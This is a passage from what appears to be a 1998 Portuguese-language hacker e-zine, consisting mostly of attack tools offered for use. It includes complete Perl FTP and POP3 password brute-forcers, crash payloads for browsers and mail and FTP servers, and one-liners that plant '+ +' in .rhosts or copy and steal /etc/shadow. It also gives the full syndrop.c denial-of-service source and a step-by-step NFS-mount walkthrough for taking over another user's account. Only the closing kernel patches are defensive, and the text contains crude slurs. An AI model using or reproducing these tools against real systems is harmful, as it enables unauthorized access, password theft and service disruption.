  Entao, se o servidor onde vc ira procurar a senha, possuir FTP, que aceite o tipo de login (alguns nao aceitam o login do root) e que nao feche o servico em poucas tentativas.. vai fundo com o FTP.
   Caso contrario o melhor eh o POP.. que apesar de lerdo, dificilmente ira fechar em certas condicoes.

Para mudar as portas padroes (21/110) mude a linha:
 FTP -> $p = 21;
POP3 -> $p = 110;

Modo de usar
- Poe um linux com perl! ou arrume um lugar pra roda-lo...
- desgrude o programa deste texto. (e'!! isso e' um saco!)

 - arrume um dicionario descente.

 Depois digite os comandos:

```
hackftp IP Login arquivo_dicionario
hackpop IP Login arquivo_dicionario
```

 Exemplo:

```
hackftp 200.230.234.217 root dicionario.dic
hackpop 200.230.234.217 root dicionario.dic
```

 OBS: O Dicionario nao pode ter CR (Asc 13/0Dh) (como a bicha do DOS/Win
     coloca) So pode ter o LF (Asc 10/0Ah) Para saber se tem CR de um
     "joe dicionario.dic" e se aparecer um Monte de "M"s verdes nos finais
     de cada linha, entao ele tem CR ugghh! (ps: Pra retira-los use
     o "fromdos" que vem junto com slackware)

 Estes programas abrem apenas uma conexao por vez. Se voce quiser a versao
 "MULTI" pegue em http://cyberspace.org/~nearz/

 ATENCAO: pode ser que em alguns FTPs este programa nao funcione. ai sera
    necessario fazer algumas adaptacoes no reconhecimentos dos comandos.

```
>---[ hackftp.pl ]------Start
#!/usr/bin/perl
use Socket;
print "\n\07FTP Brute Force attack 1.0 - Near(Z) - 1998 - SouL Hunter";
print "\nVersao MONO, nearz\@cyberpace.org\n\n";
if ($ARGV[0] eq '' || $ARGV[1] eq '' || $ARGV[2] eq '') { print "\n\nUsage: hackftp Host Login
Dictionary\nEx. hackftp 127.0.0.1 Joao Dict\n\n";exit;}
my($h,$p,$in_addr,$proto,$addr);
$i=0;$temp='';$temp2='';$temp10='';$temp12='';$h = "$ARGV[0]";
$p = 21;
$in_addr = (gethostbyname($h))[4]; $addr = sockaddr_in($p,$in_addr);
$proto = getprotobyname('tcp');
$check=0;
open (FILE,"$ARGV[2]") || die "cade o dicionario?";
&resume;
do{
    &connection;
    &getword;
    &data1;
    &data2;
    &result;
#   &getword;
#   &data2;
#   &result;
    close S;
}while(1==1);

sub connection
{
        socket(S, AF_INET, SOCK_STREAM, $proto) or die $!;
        connect(S,$addr) or die $!;
}

sub data1
{
        do{
                read(S, $var1, 1) || die $!;
                $temp="$temp$var1"; $i++;
        }while(substr($temp,$i-3,3) ne '220');

}
sub data2
{
    $temp='';
    $i=0;
    send (S,"user $ARGV[1]\n",0) || die "Erro enviando";
        do{
                read(S, $var1, 1) || die $!;
                $temp="$temp$var1"; $i++;
        }while(substr($temp,$i-3,3) ne '331' && substr($temp,$i-3,3) ne '530');
    if(substr($temp,$i-3,3) eq '530'){
        print "\nLogin nao permitido - $ARGV[1]\n\n";
```

```
        exit;
    }
        send (S,"pass $temp2",0) || die "Erro enviando";
    $temp='';
    $i=0;
        do{
                read(S, $var1, 1) || die $!;
                $temp="$temp$var1"; $i++;
        }while(substr($temp,$i-3,3) ne '530' && substr($temp,$i-3,3) ne '230');
}
sub result
{
        if(substr($temp,$i-3,3) eq '230'){
                print "\n\07$ARGV[0]/$ARGV[1] - [$z]senha : $temp2\n";
                open (FILE3,">>$ARGV[0].$ARGV[1]-result") ;
                print FILE3 "\n1 - $ARGV[0]/$ARGV[1] - [$z]    senha : $temp2\n";
                print FILE2 "\n1 - $ARGV[0]/$ARGV[1] - [$z]    senha : $temp2\n";
                close FILE3;
            exit;
    }
        if(substr($temp,$i-3,3) eq '530'){

        open (FILE4,">$ARGV[0].$ARGV[1]-resume");
            print "$ARGV[0]/$ARGV[1] - [$z]    not found - $temp2";
        print FILE4
        "$z                                                                                                    ";
        close FILE4;
    }
}

sub getword
{
        $temp2='';
        do{
                read(FILE, $var12, 1);
                $temp2="$temp2$var12";
        }while($var12 ne chr(10));
    $z++;
}
sub resume
{
        if(open(FILE5,"$ARGV[0].$ARGV[1]-resume")){
            read (FILE5, $temp10, 50);
            close FILE5;
            $z=$temp10;
                for($i=0;$i<$z;$i++){
                do{
                            read(FILE, $var12, 1);
                            $temp2="$temp2$var12";
                    }while($var12 ne chr(10));

                }

        }
$i=0;
}

>---[ hackftp.pl ]------End




>---[ hackpop3.pl ]------Start
#!/usr/bin/perl
use Socket;
print "\n\07POP3 Brute Force attack 1.0 - Near(Z) - 1998 - SouL Hunter";
print "\nVersao MONO, nearz\@cyberpace.org\n\n";
if ($ARGV[0] eq '' || $ARGV[1] eq '' || $ARGV[2] eq '') { print "\n\nUsage: hackftp Host Login
Dictionary\nEx. hackftp 127.0.0.1 Joao Dict\n\n";exit;}
my($h,$p,$in_addr,$proto,$addr);
$i=0;$temp='';$temp2='';$temp10='';$temp12='';$h = "$ARGV[0]";

$p = 110;

$in_addr = (gethostbyname($h))[4]; $addr = sockaddr_in($p,$in_addr);
$proto = getprotobyname('tcp');
```

```
$check=0;
open (FILE,"$ARGV[2]") || die "cade o dicionario?";
&resume;
    &connection;
    &data1;
do{
    &getword;
    &data2;
    &result;
}while(1==1);

sub connection
{
        socket(S, AF_INET, SOCK_STREAM, $proto) or die $!;
        connect(S,$addr) or die $!;
}

sub data1
{
        do{
                read(S, $var1, 1) || die $!;
                $temp="$temp$var1"; $i++;
        }while(substr($temp,$i-3,3) ne '+OK');

}
sub data2
{
    $temp='';
    $i=0;
    send (S,"USER $ARGV[1]\n",0) || die "Erro enviando";
        do{
                read(S, $var1, 1) || die $!;
                $temp="$temp$var1"; $i++;
        }while(substr($temp,$i-3,3) ne '+OK' && substr($temp,$i-3,3) ne '-ER');
    $i=0;
    $temp=0;
    send (S,"PASS $temp2",0) || die "Erro enviando";
    do{
                read(S, $var1, 1) || die $!;
                $temp="$temp$var1"; $i++;
        }while(substr($temp,$i-3,3) ne '+OK' && substr($temp,$i-3,3) ne '-ER');
}
sub result
{
        if(substr($temp,$i-3,3) eq '+OK'){
                print "\n\07$ARGV[0]/$ARGV[1] - [$z]senha : $temp2\n";
                open (FILE3,">>$ARGV[0].$ARGV[1]-result") ;
                print FILE3 "\n1 - $ARGV[0]/$ARGV[1] - [$z]    senha : $temp2\n";
                print FILE2 "\n1 - $ARGV[0]/$ARGV[1] - [$z]    senha : $temp2\n";
                close FILE3;
            exit;
    }
        if(substr($temp,$i-3,3) eq '-ER'){

        open (FILE4,">$ARGV[0].$ARGV[1]-resume");
            print "$ARGV[0]/$ARGV[1] - [$z]    not found - $temp2";
        print FILE4
        "$z                                                                                                  ";
        close FILE4;
    }
}

sub getword
{
        $temp2='';
        do{
                read(FILE, $var12, 1);
                $temp2="$temp2$var12";
        }while($var12 ne chr(10));
    $z++;
}
sub resume
{
        if(open(FILE5,"$ARGV[0].$ARGV[1]-resume")){
            read (FILE5, $temp10, 50);
            close FILE5;
```

```
            $z=$temp10;
                for($i=0;$i<$z;$i++){
                do{
                            read(FILE, $var12, 1);
                            $temp2="$temp2$var12";
                    }while($var12 ne chr(10));

                }

        }
$i=0;
}
>---[ hackpop3.pl ]------End
```

"But what we need to know is, do people want nasally-insertable computers?"

[0x0A] Crashing Windows II

SouL Hunter

```
HTTP
  Internet Explorer 4 (IE4)
     res:xxxxxxxxxxxxxxxxxxxxxxxxxxx..ate.256 caracteres
  Netscape 2-3
     #include <stdio.h>
     void main (void)
     {
       printf ("Content-type: application/x-netscape-autoconfigure-dialer\n\n");
       printf ("%c%c %c%c ", 237, 237, 237, 237);
     }
     compile e coloque no cgi-bin... e de um link

SMTP
  Mdaemon SMTP
     telnet www.joao.com 25
     HELO aaaaaaaaaaaaaaaa... muitos 'aaaa'.
       ou
     USER aaaaaaaaaaaaaaaaaaaaaaa.... uns 2000 a's
  Seattle Labs SLMAIL 2.5
     USER aaaaaaaaaaaaa...

FTP
  WAR-FTPd
     Login: xxxxxxxxxxxxxxxxxxxxxxx.....

DNS
  Microsoft DNS Server
     telnet www.microshit.ass 19 | telnet www.microshit.ass 53
```

As far as we know, our computer has never had an undetected error.
-- Weisert

[0x0B] Fast RuLeZ

SouL Hunter

```
Resumo rapido de algumas falhas de seguranca

FTP Holes
 Old Unix
     quote user ftp
     quote cwd ~root
     quote pass joao@
```

```
  ncftp 2.4.2
      mkdir "\`echo -e \"echo + + >~\57.rhosts\">x;. x;rm -f x\`"
      get -R "\`echo -e \"echo + + >~\57.rhosts\">x;. x;rm -f x\`"
      vai causar echo + +>~/.rhosts< que ira
      colocar o arquivo .rhosts contendo + +, possibilitando
      rlogin sem senha
  Linux
      echo '/bin/cp /etc/shadow /home/ftp'>'|sh'
      logar como anonymous
      entrar em /incoming
      enviar '|sh'
      dar um mget *sh

 /tmp exploit's
      Updatedb
      Se updatedb estiver rodando em background de:
      $ ls /tmp
      sort0000001     sort00000002    sort00000003
      $ ln -s /etc/shadow /tmp/sort00000004
      agora espere o updatedb comecar a escrever para o link
      depois voce tera todo o /etc/shadow em /tmp/sort00000004
      levigel :)))

 X11 - Xkeyboard
      $ joe /tmp/xkbcomp
        #!/bin/sh
        .
      $ chmod a+x /tmp/xkbcomp
      $ XF86_server -xkbdir /tmp



_____________________________________________________________________________
   Your conscience never stops you from doing anything.
   It just stops you from enjoying it.
_____________________________________________________________________________



 ■──┌──────────────┐──────────────────────────────────────────────────┐■
    │ [0x0C] syndrop.c │                                              └■ GhostOBtRuDeR ■┘
    └──────────────┘

 syndrop eh uma mistura de teardrop+synflood. Tive que acertar uns erros
 no .c, sei lah tinha ";" no nular de "," variavel que nao existia....bla
 ...bla o arkivo tava muito confuso, retirei uns comentarios que estavam
 "atrapalhando" (se quizer o arkivo original, procura :)). Mas enfim
 consegui compilar: a unica coisa que apareceu foi umas mensagens
 "Warning: kfree_skb passed an skb still on a list (from 00093d24)."
 no console(antes do patch), mas apos aplicar o patch nao acontecia nada!

>---[ syndrop.c]------Start
/*  by PineKoan
 *  stomp on M$ SYN sequence bug and the teardrop frag fuckup at same time!
 *  tcp instead of udp, based on: Newtear.c
 *  which was: Copyright (c) 1997 route|daemon9 <route@infonexus.com> 11.3.97
 *  Linux/NT/95 Overlap frag bug exploit which was: Based off of:flip.c by
 *  klepto, Compiles on: Linux, *BSD*
 *  gcc -O2 syndrop.c -o syndrop
 *      OR
 *  gcc -O2 syndrop.c -o syndrop -DSTRANGE_BSD_BYTE_ORDERING_THING
 *  Modified: NearZ, nearz@cyberspace.org, OBtRuDeR
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#ifdef STRANGE_BSD_BYTE_ORDERING_THING
```

```
#define FIX(n)  (n)
#else
#define FIX(n)  htons(n)
#endif
#define IP_MF   0x2000
#define IPH     0x14
#define UDPH    0x8
#define TCPH    sizeof(struct tcphdr)
#define PADDING 0x14
#define MAGIC   0x3
#define COUNT   0x11
void    usage(u_char *);
u_long  name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void    send_frags(int, u_long, u_long, u_short, u_short, u_long, u_long);
int main(int argc, char **argv)
{
    int one = 1, count = 0, i, rip_sock;   u_long  src_ip = 0, dst_ip = 0;
    u_short src_prt = 0, dst_prt = 0;      u_long s_start = 0, s_end = 0;
    struct in_addr addr;
    fprintf(stderr, "syndrop by PineKoan - [NearZ, pequenas alteracoes: OBtRuDeR]\n");
    if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {   perror("raw socket");
        exit(1);
    }
    if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one, sizeof(one))     < 0)  {
        perror("IP_HDRINCL");
        exit(1);
    }
    if (argc < 3) usage(argv[0]);
    if (!(src_ip = name_resolve(argv[1])) || !(dst_ip = name_resolve(argv[2])))
    {   fprintf(stderr, "What the hell kind of IP address is that?\n");
        exit(1);
    }
    while ((i = getopt(argc, argv, "s:t:n:S:E:")) != EOF)
    {   switch (i) {
            case 's': src_prt = (u_short)atoi(optarg);    break;
            case 't': dst_prt = (u_short)atoi(optarg);    break;
            case 'n': count   = atoi(optarg);             break;
            case 'S': s_start = atoi(optarg);             break;
            case 'E': s_end   = atoi(optarg);             break;
            default : usage(argv[0]);                     break;
    }   }
    srandom((unsigned)(time((time_t)0)));
    if (!src_prt) src_prt = (random() % 0xffff);
    if (!dst_prt) dst_prt = (random() % 0xffff);
    if (!count)   count   = COUNT;
    fprintf(stderr, "Death on flaxen wings:\n");
    addr.s_addr = src_ip;
    fprintf(stderr, "From: %15s.%5d\n", inet_ntoa(addr), src_prt);
    addr.s_addr = dst_ip;
    fprintf(stderr, "  To: %15s.%5d\n", inet_ntoa(addr), dst_prt);
    fprintf(stderr, " Amt: %5d\n", count);
    fprintf(stderr, "[ ");
    for (i = 0; i < count; i++){
        send_frags(rip_sock, src_ip, dst_ip, src_prt, dst_prt, s_start, s_end);
        fprintf(stderr, "b00m ");
        usleep(500);
    } fprintf(stderr, "]\n");  return (0);
}
void send_frags(int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
                u_short dst_prt, u_long seq1, u_long seq2)
{
    u_char *packet = NULL, *p_ptr = NULL;   /* packet pointers */
    u_char byte;                            /* a byte */
    struct sockaddr_in sin;                 /* socket protocol structure */
    sin.sin_family      = AF_INET;
    sin.sin_port        = src_prt;
    sin.sin_addr.s_addr = dst_ip;
    packet = (u_char *)malloc(IPH + UDPH + PADDING);
    p_ptr  = packet;
    bzero((u_char *)p_ptr, IPH + UDPH + PADDING); // Set it all to zero
    byte = 0x45;    memcpy(p_ptr, &byte, sizeof(u_char));
    p_ptr += 2;     *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING);
    p_ptr += 2;     *((u_short *)p_ptr) = htons(242);
    p_ptr += 2;     *((u_short *)p_ptr) |= FIX(IP_MF);
```

```
    p_ptr += 2;     *((u_short *)p_ptr) = 0x40;
    byte = IPPROTO_TCP; memcpy(p_ptr + 1, &byte, sizeof(u_char));
    p_ptr += 4;
    *((u_long *)p_ptr) = src_ip;             p_ptr += 4;
    *((u_long *)p_ptr) = dst_ip;             p_ptr += 4;
    *((u_short *)p_ptr)= htons(src_prt);     p_ptr += 2;
    *((u_short *)p_ptr)= htons(dst_prt);     p_ptr += 2;
    *((u_long *)p_ptr) = seq1;               p_ptr += 4;
    *((u_long *)p_ptr) = 0;                  p_ptr += 4;
    *((u_short *)p_ptr)= htons(8+PADDING*2); p_ptr += 2;
    *((u_char *)p_ptr) = TH_SYN;             p_ptr += 1;
    *((u_short *)p_ptr) = seq2-seq1;
    *((u_short *)p_ptr) = 0x44 ;
    *((u_short *)p_ptr) = 0;
    if (sendto(sock, packet, IPH + TCPH + PADDING, 0, (struct sockaddr *)&sin,
        sizeof(struct sockaddr)) == -1){
        perror("\nsendto"); free(packet);
        exit(1);}
    p_ptr = &packet[2];    *((u_short *)p_ptr) = FIX(IPH + MAGIC + 1);
    p_ptr += 4;            *((u_short *)p_ptr) = FIX(MAGIC);
    p_ptr = &packet[24];   *((u_long *)p_ptr) = seq2;
    if (sendto(sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)&sin,
        sizeof(struct sockaddr)) == -1){
        perror("\nsendto");
        free(packet);
        exit(1); }
    free(packet);
}
u_long name_resolve(u_char *host_name)
{   struct in_addr addr;
    struct hostent *host_ent;
    if ((addr.s_addr = inet_addr(host_name)) == -1)
    {  if (!(host_ent = gethostbyname(host_name))) return(0);
       bcopy(host_ent->h_addr, &addr.s_addr, host_ent->h_length);
    }  return (addr.s_addr);
}
void usage(u_char *name)
{   fprintf(stderr,
    "%s src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n how_many ] ",  name);
    fprintf(stderr, "[ -S sequence_start] [ -E sequence_end ]\n" );
    exit(0);
}
>---[ syndrop.c]------End
```

For large values of one, one equals two, for small values of two.

[0x0D] Ganhando acesso com o "mount"

imOrtal

Tenho certeza que a maioria dos usuarios linux usam o mount apenas pra "mountar", floppys e cdroms, desconhecendo o seu lado de poder ganhar acesso a um determinado host. Isto nao eh dificil de fazer, porem precisa de muita atencao pra ketudo saia conforme taki! Voce precisa de um host onde o admin nao seja dakeles que manjam muito de unix (acho dificil encontrar um desses) e que permita acesso a todos (everyone) em algum diretorio.
Chega de conversa, e vamo la!

A primeira coisa a fazer, eh checar se o host alvo (vitima.com.br) te dah permissao pra mountar um determinado diretorio na sua makina (vc deve ser root)

```
[root@ph33r /]# showmount -e vitima.com.br
mount clntudp_create: RPC: Port mapper failure - RPC: Unable to receive
```

Que bosta... nesse host nao ira funcionar! esqueca esse, vamos pra outro:

```
[root@ph33r /]# showmount -e vitima2.com.br
Export list for vitima2.com.br
/s1
/s2
```

```
/qualquercoisa
/export/RedHat         (everyone)
```

Hmmmmm.... agora melhorou, achamos um q dah acesso a todos! (everyone) Mas isso nao adianta, queremos eh o diretorio de usuarios... entao veja:

```
[root@ph33r /]# showmount -e vitima3.com.br
Export list for vitima3.com.br

/bah1           prov.com.br, prov2.com.br
/bah2           prov4.com.br, prov3.com.br
/bah3           other.com.br
/export/home            (everyone)
```

home? hmmmm... que isso ? (se nao sabe vai tomar no cu!) Encontramos o dir dos usuarios dessa makina, e ainda de kebra, esta aberto pra everyone!! :)

Agora q comeca o nosso jogo...
Crie um diretorio onde sera mountado o /export/home e mounte o dir! look! :)

```
[root@ph33r /]# mkdir /tmp/victim
[root@ph33r /]# mount -nt nfs victim3.com.br:/export/home /tmp/victim
```

Pra desmountar , use simplesmente... "umount /tmp/victim" , mas isso nao vem ao caso agora! continuando...

```
[root@ph33r /]# cd /tmp/victim
[root@ph33r victim]# ls -la

total 5
drwxr-xr-x   2 301      users         512 Sep 27 06:16 eduardo
drwxr-xr-x   2 302      users         512 Mar  1 10:10 toledo
drwxr-xr-x   2 303      users         512 Jan 26  1996 seila
drwxr-xr-x   2 304      users         512 Oct 17 08:03 vitima
```

hmmmm.... gostei do cara chamado vitima, ele vai ser nossa vitima! hehehe :)
o numero da vitima eh 304, NAO ESQUECA!

```
[root@ph33r victim]# vi /etc/passwd
```

Edite o /etc/passwd e insira a linha:
vitima:x:304:2:::/tmp/victim/vitima:/bin/bash
| | | |
nome | |__tem q ter o mesmo do dir (304)
da vitima |
| |
passwd (pode ser x mesmo)
|
tem q ter o mesmo do dir (2)

Depois de inserir a linha no seu passwd (temporiariamente) faca o seguinte

```
[root@ph33r victim]# su - vitima
```

Agora vc se tornou o user vitima! agora vc pode manipular o dir home dele! acompanhe...

```
[root@ph33r victim]# echo + +>>vitima/.rhosts
[root@ph33r victim]# rlogin vitima3.com

Last login: Tue Apr 22 13:00:32 from xxx.xxx.xxx.xxx
Sun Microsystems Inc. SunOS 5.3
bash$
```

Acho q vc esta dentro! sem necessidade de senha e na conta do user vitima!
Se nao entendeu... leia novamen... opz! FODA-SE!

[0x0E] Patchs (overdrop,nestea)

Pra se prevenir de Lamers que se acham os melhores, ai estao os patchs pra nestea e overdrop, pra instala-lo:
cd /usr/src/linux/net/ipv4

```
 cat nestea.patch | patch
 cat overdrop.patch | patch
 Depois disso eh recompilar o kernel e estarah ok!

>---[ nestea.patch ]------Start

--- ip_fragment.c.old   Thu Apr 16 12:25:34 1998
+++ ip_fragment.c       Thu Apr 16 12:29:02 1998
@@ -375,7 +375,7 @@
        fp = qp->fragments;
        while(fp != NULL)
        {
-               if (fp->len < 0 || count+fp->len > skb->len)
+               if (fp->len < 0 || fp->offset+qp->ihlen+fp->len > skb->len)
                {
                        NETDEBUG(printk("Invalid fragment list: Fragment over size.\n"));
                        ip_free(qp);

>---[ nestea.patch ]------End




>---[ overdrop.patch ]------Start

--- ip_fragment.c.orig  Fri Apr 17 16:42:38 1998
+++ ip_fragment.c       Fri Apr 17 17:17:15 1998
@@ -345,7 +345,7 @@

        if(len>65535)
        {
-               printk("Oversized IP packet from %s.\n", in_ntoa(qp->iph->saddr));
+               NETDEBUG(printk("Oversized IP packet from %s.\n", in_ntoa(qp->iph->saddr)));
                ip_statistics.IpReasmFails++;
                ip_free(qp);
                return NULL;

>---[ overdrop.patch ]------End







 O Nossos eMaiLs sao: nearz@cyberspace.org / nearz@geocities.com
 enviem suas duvidas, comentarios, opinioes sugestoes, bug reports,
 E se quizer receber um aviso toda vez que a pagina for atualizada
 ou um novo issue sair mande um email com o subject vazio e no
 corpo da mensagem: "AVISAR seu@email.bah"    (sem aspas)


 FROM: *@netflash
        Ae pessoal, a Home Page de vcs tah muito boa,
        voces publicaram um mail meu sobre o Satan
        certo tempo atras, me desculpe pelo
        "espero que progrida" ehhehe foi sem
        intencao, nao quiz ofender.

 REPLY: hummm, nao nos sentimos ofendidos :)
 encaramos como elogio, jah que estavamos comecando
 a escrever nossas ideias ;)


 FROM: *@nutecnet
       Oi, Tentei usar o script nzppp que vc's mandaram na nearz04
       mas quando fui executa-lo veio uma msg assim:
       "./conecta: ./conecta: line 17: syntax error: unexpected end file"
       Vcs sabem o que eh isso ?
       Obrigada

 REPLY: Em 1o. lugar, obrigado por nos avisar. O que aconteceu foi
 que infelizmente eu(OBtRuDeR) autor do nzppp, por descuido esqueci
 de um "\n" no programa, causando esse erro. Local da falha:
 fprintf( fd , "fi\n"); [linha 184] com isso quando o programa grava o
 script mistura 2 linhas: "exit 1fi". Pra consertar o erro voce deve editar
```

o nzppp.c e procurar por essa linha e colocar um "\n" antes do fi
ficarah assim: fprintf(fd , "\nfi\n"); depois recompile o programa
e execute-o novamente. ;)   ^^
Obs: o nzppp.c jah corrigido pode ser encontrado em:
     http://cyberspace.org/~nearz/nzppp.c

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQCNAzTfaJ0AAAEEANv2uMmKYNdE6WPwkCXvnqatUPJuS3aOvDC0yJDNQRTTEwiP
wfxcdYBCyCjn+xKB3J0FAokL8ldqmBacrRdVrrfAK78LVvlZMpwswDud57XisBRj
E0SXGIQZ6orCL4FEJaTMPw4qMmG1lxYWpInIOT3PW/EIBH9Hhj6emJVtADClAAUR
tAVuZWFyeg==
=GLWR
-----END PGP PUBLIC KEY BLOCK-----

|\:+,._
su killing: text(OBtRuDeR), .bashrc(OBtRuDeR), ideia(bugtraq)
scancgi: test(TheReVenGe), scancgi(TheReVenGe), cgis-bugados(heh, nao foi eu)
quake2: text(OBtRuDeR), original(bugtraq)
CrashNT: text(TheReVenGe), serv-who.c(??), fuck.pl(??)
lynx 2.7.1: text, modificacoes, by OBtRuDeR , original(bugtraq)
mount: text(im0rtal), ideia(HckKit2.0)
news: text(im0rtal/OBtRuDeR)
netscape 4.04: text(OBtRuDeR), original(bugtraq)
hack-ftp/pop: text(SouLHunter), hack-ftp/pop.perl(SouLHunter)
syndrop.c: text(OBtRuDeR), melhoramentos(OBtRuDeR), original(??)
fast rulez: text(SouLHunter)
ascii(OBtRuDeR), frases_separando_materias(fortune,iron maiden)
_.,+:/|